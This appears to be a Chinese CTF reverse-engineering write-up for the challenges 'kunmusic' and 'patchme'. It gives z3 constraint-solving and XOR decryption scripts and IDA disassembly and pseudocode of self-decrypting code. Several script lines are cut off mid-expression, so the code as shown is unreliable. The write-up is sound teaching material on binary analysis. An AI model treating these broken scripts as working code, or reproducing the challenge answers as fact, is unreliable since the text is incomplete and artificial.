
kunmusic

似乎解密了一段代码




把数据复制下来利用WinHex做成exe文件






一大堆等式用z3求解然后解密array

```
from z3 import *
m = BitVec('m',32)
num0,num1,num2,num3,num4,num5,num6,num7,num8,num9,num10,num11,num12 = BitVecs('num0 num1 num2 num3 num4 num5 num6 num7 num8 num9 num10 r
ss=Solver()

ss.add(num0 + 52296 + num1 - 26211 + num2 - 11754 + (num3 ^ 41236) + num4 * 63747 + num5 - 52714 + num6 - 10512 + num7 * 12972 + num8 +
ss.add(num0 - 25228 + (num1 ^ 20699) + (num2 ^ 8158) + num3 - 65307 + num4 * 30701 + num5 * 47555 + num6 - 2557 + (num7 ^ 49055) + num8
ss.add(num0 - 64801 + num1 - 60698 + num2 - 40853 + num3 - 54907 + num4 + 29882 + (num5 ^ 13574) + (num6 ^ 21310) + num7 + 47366 + num8
ss.add(num0 + 61538 + num1 - 17121 + num2 - 58124 + num3 + 8186 + num4 + 21253 + num5 - 38524 + num6 - 48323 + num7 - 20556 + num8 * 566
ss.add(num0 - 42567 + num1 - 17743 + num2 * 47827 + num3 - 10246 + (num4 ^ 16284) + num5 + 39390 + num6 * 11803 + num7 * 60332 + (num8 ^
ss.add(num0 - 10968 + num1 - 31780 + (num2 ^ 31857) + num3 - 61983 + num4 * 31048 + num5 * 20189 + num6 + 12337 + num7 * 25945 + (num8 ^
ss.add(num0 + 16689 + num1 - 10279 + num2 - 32918 + num3 - 57155 + num4 * 26571 + num5 * 15086 + (num6 ^ 22986) + (num7 ^ 23349) + (num8
ss.add(num0 + 28740 + num1 - 64696 + num2 + 60470 + num3 - 14752 + (num4 ^ 1287) + (num5 ^ 35272) + num6 + 49467 + num7 - 33788 + num8 +
ss.add((num0 ^ 28978) + num1 + 23120 + num2 + 22802 + num3 * 31533 + (num4 ^ 39287) + num5 - 48576 + (num6 ^ 28542) + num7 - 43265 + num
ss.add(num0 * 22466 + (num1 ^ 55999) + num2 - 53658 + (num3 ^ 47160) + (num4 ^ 12511) + num5 * 59807 + num6 + 46242 + num7 + 3052 + (num
ss.add(num0 * 57492 + (num1 ^ 13421) + num2 - 13941 + (num3 ^ 48092) + num4 * 38310 + num5 + 9884 + num6 - 45500 + num7 - 19233 + num8 +
ss.add(num0 - 23355 + num1 * 50164 + (num2 ^ 34618) + num3 + 52703 + num4 + 36245 + num5 * 46648 + (num6 ^ 4858) + (num7 ^ 41846) + num8
ss.add(num0 * 30523 + (num1 ^ 7990) + num2 + 39058 + num3 * 57549 + (num4 ^ 53440) + num5 * 4275 + num6 - 48863 + (num7 ^ 55436) + (num8
check = ss.check()
print(check)
model = ss.model()
print(model)
```





```
num=[2147483884,221970504,807305429,3221225578,189,86,3281223742,53,120,2131951815,2147483663,2147483741,1073741957]
x=[132,47,180,7,216,45,68,6,39,246,124,2,243,137,58,172,53,200,99,91,83,13,171,80,108,235,179,58,176,28,216,36,11,80,39,162,97,58,236,1
ss=[]
flag=''
```

```
for i in range(len(x)):
    flag+=chr(x[i]^(num[i%13]%0x100))
    ss.append(x[i]^(num[i%13]%0x100))
print(ss)
print(flag)
```



patchme


sub_188C函数像是解密了一段代码



这段内存有点奇怪

```
.text:00000000000014C6 loc_14C6:                               ; DATA XREF: sub_188C:loc_19A0↓o
.text:00000000000014C6                                         ; sub_188C+147↓o ...
.text:00000000000014C6 ; __unwind {
.text:00000000000014C6                 xchg    eax, ebp
.text:00000000000014C7                 imul    edi, [rax-64h], 83EF2E33h
.text:00000000000014CE                 db      2Eh             ; DMA page register 74LS612:
.text:00000000000014CE                 out     8Ah, eax        ; Channel 7 (address bits 17-23)
.text:00000000000014D1                 mov     dh, 64h ; 'd'
.text:00000000000014D3                 db      66h, 66h
.text:00000000000014D3                 add     ch, [rsi]
.text:00000000000014D7                 in      eax, dx
.text:00000000000014D7 ; ---------------------------------------------------------------------------
.text:00000000000014D8                 db  62h ; b
.text:00000000000014D9                 db  43h ; C
.text:00000000000014DA                 db  4Eh ; N
.text:00000000000014DB                 db  66h ; f
.text:00000000000014DC                 db  66h ; f
.text:00000000000014DD                 db  66h ; f
.text:00000000000014DE                 db  2Eh ; .
.text:00000000000014DF                 db 0EFh
.text:00000000000014E0                 db  23h ; #
.text:00000000000014E1                 db  9Eh
.text:00000000000014E2                 db  57h ; W
.text:00000000000014E3                 db 0A6h
.text:00000000000014E4                 db 0EDh
.text:00000000000014E5                 db  63h ; c
.text:00000000000014E6                 db  58h ; X
.text:00000000000014E7                 db  4Dh ; M
.text:00000000000014E8                 db  66h ; f
.text:00000000000014E9                 db  66h ; f
.text:00000000000014EA                 db 0E5h
.text:00000000000014EB                 db  9Eh
.text:00000000000014EC                 db  67h ; g
```

写个脚本恢复一下



这个看起来才是主函数

IDA View-A | Pseudocode-B | Pseudocode-A | Hex View-1 | Structures | Enums

```
43      buf[72] = 10;
44      buf[73] = 0;
45      write(pipedes[1], buf, 0x4AuLL);
46      *(_QWORD *)s1 = 0LL;
47      v19 = 0LL;
48      memset(v20, 0, sizeof(v20));
49      v21 = 0;
50      read(v5[0], s1, 0x12CuLL);
51      wait((__WAIT_STATUS)&stat_loc);
52      buf[23] = 0;
53      if ( !LODWORD(stat_loc.__uptr) && !strcmp(s1, buf) )
54      {
55        v9[0] = 0x5416D999808A28FALL;
56        v9[1] = 0x588505094953B563LL;
57        v9[2] = 0xCE8CF3A0DC669097LL;
58        v9[3] = 0x4C5CF3E854F44CBDLL;
59        v9[4] = 0xD144E49916678331LL;
60        v10 = 0xDA616BAC;
61        v11 = 0xBBD0;
62        v12 = 0x55;
63        v13[0] = 0x3B4FA2FCEDEB4F92LL;
64        v13[1] = 0x7E45A6C3B67EA16LL;
65        v13[2] = 0xAFE1ACC8BF12D0E7LL;
66        v13[3] = 0x132EC3B7269138CELL;
67        v13[4] = 0x8E2197EB7311E643LL;
68        v14 = 0xAE540AC1;
69        v15 = 0xC9B5;
70        v16 = 0x28;
71        result = putchar(10);
72        for ( i = 0; i <= 46; ++i )
73          result = putchar((char)(*((_BYTE *)v9 + i) ^ *((_BYTE *)v13 + i)));
74      }
        else
```

这段解密一下

```
ss=[0x3B4FA2FCEDEB4F92,0x7E45A6C3B67EA16,0xAFE1ACC8BF12D0E7,0x132EC3B7269138CE
,0x8E2197EB7311E643,0xAE540AC1,0xC9B5,0x28]
s=[0x5416D999808A28FA,0x588505094953B563,0xCE8CF3A0DC669097,0x4C5CF3E854F44CBD
,0xD144E49916678331,0xDA616BAC,0xBBD0,0x55]
x=b''
xx=b''
for i in range(5):
    x+=s[i].to_bytes(8,'little')
x+=s[5].to_bytes(4,'little')
+s[6].to_bytes(2,'little')+s[7].to_bytes(1,'little')
print(x)
for i in range(5):
    xx+=ss[i].to_bytes(8,'little')
xx+=ss[5].to_bytes(4,'little')+ss[6].to_bytes(2,'little')
+ss[7].to_bytes(1,'little')
print(xx)
flag=''
for i in range(47):
    flag+=chr(x[i]^xx[i])
print(flag)
```